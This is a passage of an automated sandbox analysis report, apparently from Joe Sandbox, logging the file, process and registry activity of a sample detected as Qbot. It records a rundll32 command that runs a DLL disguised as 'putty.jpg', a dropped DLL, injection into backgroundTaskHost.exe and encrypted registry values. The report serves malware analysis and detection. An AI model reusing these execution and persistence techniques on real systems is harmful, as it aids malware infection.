C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8605241D2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8605241D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF86055EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8605241D2	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	90	7FF85DE0C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF85DE0C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\e6c8e29bf0b9a2e52ff15e1f09e390e5\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\6d585ae552d8121e2321b5ee100955ff\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5548, Parent PID: 5784

General

Target ID:	13
Start time:	18:26:32
Start date:	07/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0x7ff72e600000
File size:	71680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	unknown	64	success or wait	1	7FF72E6037E2	ReadFile
C:\ProgramData\putty.jpg	unknown	264	success or wait	1	7FF72E603831	ReadFile

Analysis Process: rundll32.exe PID: 6804, Parent PID: 5548

General

Target ID:	14
Start time:	18:26:32
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0xdf0000
File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.33862410772.0000000002FAA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\76d4c8d1.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1000A38C	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\76d4c8d1.dll	success or wait	1	1000A418	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\76d4c8d1.dll	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2d 1b 3d 46 69 7a 53 15 69 7a 53 15 69 7a 53 15 32 12 50 14 6a 7a 53 15 7d 11 53 14 68 7a 53 15 7d 11 50 14 2f 7a 53 15 7d 11 5d 14 71 7b 53 15 7d 11 56 14 72 7a 53 15 7d 11 57 14 1e 7a 53 15 7d 11 fd 15 68 7a 53 15 7d 11 51 14 68 7a 53 15 52 69 63 68 69 7a 53 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 2a fd 32 fd 00 00 00	MZ@!L!This program cannot be run in DOS mode.$-=FizSizSizS2PjzS}ShzS}P/zS}]q{S}VrzS}WzS}hz S}QhzSRichizSPEL*2	success or wait	7	1000A38C	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: backgroundTaskHost.exe

PID: **7584**, Parent PID: **6804**

General

Target ID:	15
Start time:	18:26:35
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Imagebase:	0xe70000
File size:	17728 bytes
MD5 hash:	F290D12F0351B56708B3DF1EC26CB45B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Gfakwryiylms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	723192	CreateDirectoryW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 0e 23 0b 01 02 1f 00 20 03 00 00 fd 04 00 00 04 00 00 fd 13 00 00 00 10 00 00 00 30 03 00 00 00 34 69 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 06 00 00 04 00 00 fd 1b 07 00 03 00 40 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 35 06 00	MZ@!L!This program cannot be run in DOS mode.$PEL# 04i@ 5	success or wait	1	72EFCF	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\X4QZWFTE.htm	66560	10776	65 37 22 20 63 6c 61 73 73 3d 22 63 6d 70 2d 74 65 78 74 22 3e 0a 20 20 20 20 3c 75 6c 3e 0a 3c 6c 69 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 69 73 63 6f 2e 63 6f 6d 2f 63 2f 65 6e 2f 75 73 2f 61 62 6f 75 74 2e 68 74 6d 6c 22 3e 41 62 6f 75 74 20 43 69 73 63 6f 3c 2f 61 3e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 69 73 63 6f 2e 63 6f 6d 2f 63 2f 65 6e 2f 75 73 2f 61 62 6f 75 74 2f 63 6f 6e 74 61 63 74 2d 63 69 73 63 6f 2e 68 74 6d 6c 22 3e 43 6f 6e 74 61 63 74 20 55 73 3c 2f 61 3e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 69 73 63 6f 2e 63 6f 6d 2f 63 2f 65 6e 2f 75 73 2f 61 62 6f 75 74 2f 63 61 72 65 65 72 73 2e 68 74	e7" class="cmp-text"> About Cisco Contact Us <a href="https ://www.cisco.com/c/en/us /about/careers.ht	success or wait	1	72F7F7	InternetReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\t5[1]	0	104	71 45 6f 42 5a 33 69 5a 70 5a 39 43 78 61 48 34 32 55 70 50 76 42 65 75 50 64 63 4b 42 4b 62 72 4a 4c 33 37 62 67 42 7a 37 4c 7a 61 2f 66 51 6d 6a 67 59 68 67 4b 6a 30 77 79 71 67 64 77 37 2b 41 5a 4c 59 74 41 48 46 39 42 61 66 56 76 6a 63 30 30 57 79 74 57 69 51 77 6a 4c 56 2b 4d 76 76 49 61 6f 63 7a 6c 44 44	qEoBZ3iZpZ9CxaH42Up PvBeuPdcKBK brJL37bgBz7Lza/fQmjgY hgKj0wyqg dw7+AZLYtAHF9BafVvjc 00WytWiQwj LV+MvvIaoczlDD	success or wait	1	72F7F7	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	unknown	438776	success or wait	2	72F02D	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	76800	success or wait	2	72F02D	ReadFile
\pipe	unknown	4096	success or wait	3	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\pipe	unknown	4096	success or wait	40	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	success or wait	22	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	success or wait	16	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	success or wait	37	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	success or wait	23	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile
\pipe	unknown	4096	success or wait	291	72CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	72CB8E	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ltotvjwju	success or wait	1	72BCCC	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\ltotvjwju	2a00e730	binary	22 58 92 E9 45 91 CC F1 48 8B 95 67 08 7C A5 C3 9C D3 E1 E0 4D E4 25 DF F3 BF CB 7B 4E A0 DC F7 93 ED 9B DB 8F 6F 60 1E 6A 77 47 CF 20 AA B4 12 FB 84 FC B7 5A 50 BE BD 61 36 62 F6 38 E4 3E EC	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\ltotvjwju	1f9f377e	binary	59 53 38 28 94 CA CC 9F F0 DF 11 2B 89 DF AB E1 D8 57 B7 9D D5 E1 BC D0 9E 4D A4 22 16 D3 AC A5 CA 80 EC 34 D2 53 4C 21 5B FB D2 E1 58 C3 05 F2 99 4E 6D 92 23 08 CE AC 0B CD FD 20 E6 40 73 48 4E 5B B7 CE C5 E4 B5 C0 63 4F 0A 45 13 72 B4 4D 8D 03 63 C5 35 F9 79 02 1C F8 9A 32 DE C1 E3 99 69 1C 03 E3 B1 8F 06 62 C7 33 4A 56 12 B9 BC CD D8 50 E2 E4 E2 87 7F 9E 5C 07 BD 1A C1 8A A8 BC 7B 77 12 B5 C1 08 08 91 C9 F2 9B 0D 07 E5 A8 8D F9 6C 34 F6 10 6A 3D C8 32 D1 8A E1 01 D5 14 03 48 65 58 B3 69 70 B2 2E 8B 7F 26 D3 1B 30 9E 89 DE 2A 40 1C BB D1 50 92 05 23 B2 FD DE EE 72 E3 6A 03 73 AA 16 60 AD 4C 70 05 FE	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\ltotvjwju	1dde1702	binary	D9 08 56 6F 7F 75 ED 3F 2F 7D C7 4E 3C A6 98 74 40 95 D6 F3 26 17 AA 27 C6 B6 B6 84 03 30 E6 BA EF 4A 15 51 0A 23 C8 EB 44 F4 FC C4 32 7C 27 77 5F 41 2F 41 A0 E1 33 82 BD 24 B9 DB 0F 58 4C BD 46 DB 17 19 59 F4 0B F9 17 38 6D B4 CA 3A 2E 22 3D 76 11 CD 4B 30 8D D4 A7 0B	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\ltotvjwju	a5627067	binary	6E 4D 7B 04 28 7D EB EB FF 42 DB DC 1C 18 74 B8 6D 68 28 79 3E FA CD CF 2C 3E 15 DA 7D 49 09 99 E8 F8 61 40 37 80 C5 ED 80 1D 04 C4 6F 92 E6 19 09 4F 1A B5 EB CA 04 B4 7A 6E 51 BF 09 2A 42 30 61 23 49 34 DC B2 E3 C3 A3 D9 71 84 EF 27 A5 3D A4 42 FB 1E C8 B5 91 2A E3 70 71 7A BC CA 26 FE 12 7B FE 4E ED 5C 04 0E 01 84 68 AE 6A AE	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\ltotvjwju	d86a3fed	binary	17 59 7C BA C9 E5 5F DD 61 6F B0 F1 5F 42 86 0A 80 DF FD F5 C6 61 54 C1 BF 27 D2 AD C7 E3 2C F2 79 1F 8A 5A 55 A7 71 54 7B 2B 34 F0 88 B5 AF D3 EC 04 D3 16 4D 88 76 62 35 AD 7D B3 C4 AF 76 D1 54 E1 B5 15 2C 90 5E EE 76 E6 45 2F 6B	success or wait	1	72C1F1	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	60d65888	binary	21 0C A7 BF 84 09 9C 2F 76 34 D3 F6 DE 30 CE A7 90 E1 B8 E3 C3 BC AB 09 48 4E 14 A1 D8 21 D2 81 4A E2 9E B7 F5 0D 57 9A 78 6B D2 AA C3 16 BC A7 01 F3 E5 B9 D3 3B 4D 38 E4 74 60 3F 15 90 88 99 B4 9C 2F 6A 9B F3 37 3B 54 71 E4 5D 7C DE 43 23 24 94 78 79 83 F2 44 2B 33 19 E2 A6	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	a723501b	binary	A2 98 EA C0 AD 6D D7 32 7E 84 78 B7 8A CD A6 F6 2D 54 1A 2C 46 FB 36 A4 32 22 E7 5A 7C DF 50 54 12 DC 7E 3D DD 2E A6 01 B6 FB F1 D7 49 AC 8B FD 38 0B 22 CE 5E 0C EF 70 25 48 22 09 BF B8 E3 2C 58 BB 2E A3 EE 21 4C 8C F2 E7 DE 74 EB 9C 23 7D DB 50 C2 72 6B C8 FB 33 5E A2 14 9F 7B 14 17	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	554988c6	binary	36 B4 1A 89 5E D9 93 50 B0 0E F4 9B 01 F7 4E DD A6 51 0D 21 37 6F 43 D6 A2 B8 38 5F D1 14 A0 5D 05 6C 5B BE E7 9B 31 E7 9E 8F 1E 67 2D CE D6 A8 7D A8 F7 D4 69 0A 20 5E DE C2 B1 B8	success or wait	1	72C1F1	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	2a00e730	binary	22 58 92 E9 45 91 CC F1 48 8B 95 67 08 7C A5 C3 9C D3 E1 E0 4D E4 25 DF F3 BF CB 7B 4E A0 DC F7 93 ED 9B DB 8F 6F 60 1E 6A 77 47 CF 20 AA B4 12 FB 84 FC B7 5A 50 BE BD 61 36 62 F6 38 E4 3E EC	22 58 85 E9 45 91 FF 94 26 DF 81 C6 FD 84 E5 23 AC 3B 98 68 C2 77 08 A5 D8 97 37 35 B3 B9 87 3D C0 D1 84 C8 45 1A 91 EA B0 78 B5 FD 46 3A FD DF D7 14 F0 3F B2 1A 62 F1 A3 DE FB CF 48 49 ED 4A C7 F1 D8 41 EF 4D C5 43 65 75 52 81 70 7F A3 6F A4 C7 B7 1A 01	success or wait	1	72C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Itotvjwju	2a00e730	binary	22 58 85 E9 45 91 FF 94 26 DF 81 C6 FD 84 E5 23 AC 3B 98 68 C2 77 08 A5 D8 97 37 35 B3 B9 87 3D C0 D1 84 C8 45 1A 91 EA B0 78 B5 FD 46 3A FD DF D7 14 F0 3F B2 1A 62 F1 A3 DE FB CF 48 49 ED 4A C7 F1 D8 41 EF 4D C5 43 65 75 52 81 70 7F A3 6F A4 C7 B7 1A 01	22 58 85 E9 45 91 FF 94 26 DF 81 C6 FD 84 E5 23 AC 3B 98 68 C2 77 08 A5 DD 9F 37 35 B3 B9 87 3D C0 D1 84 C8 45 1A 91 EA B0 78 B5 FD 46 3A FD DF D7 14 F0 3F B2 1A 62 F1 A3 DE FB CF 48 49 ED 4A C7 F1 D8 41 EF 4D C5 43 65 75 52 81 70 7F A3 6F A4 C7 B7 1A 01	success or wait	1	72C1F1	RegSetValueExA
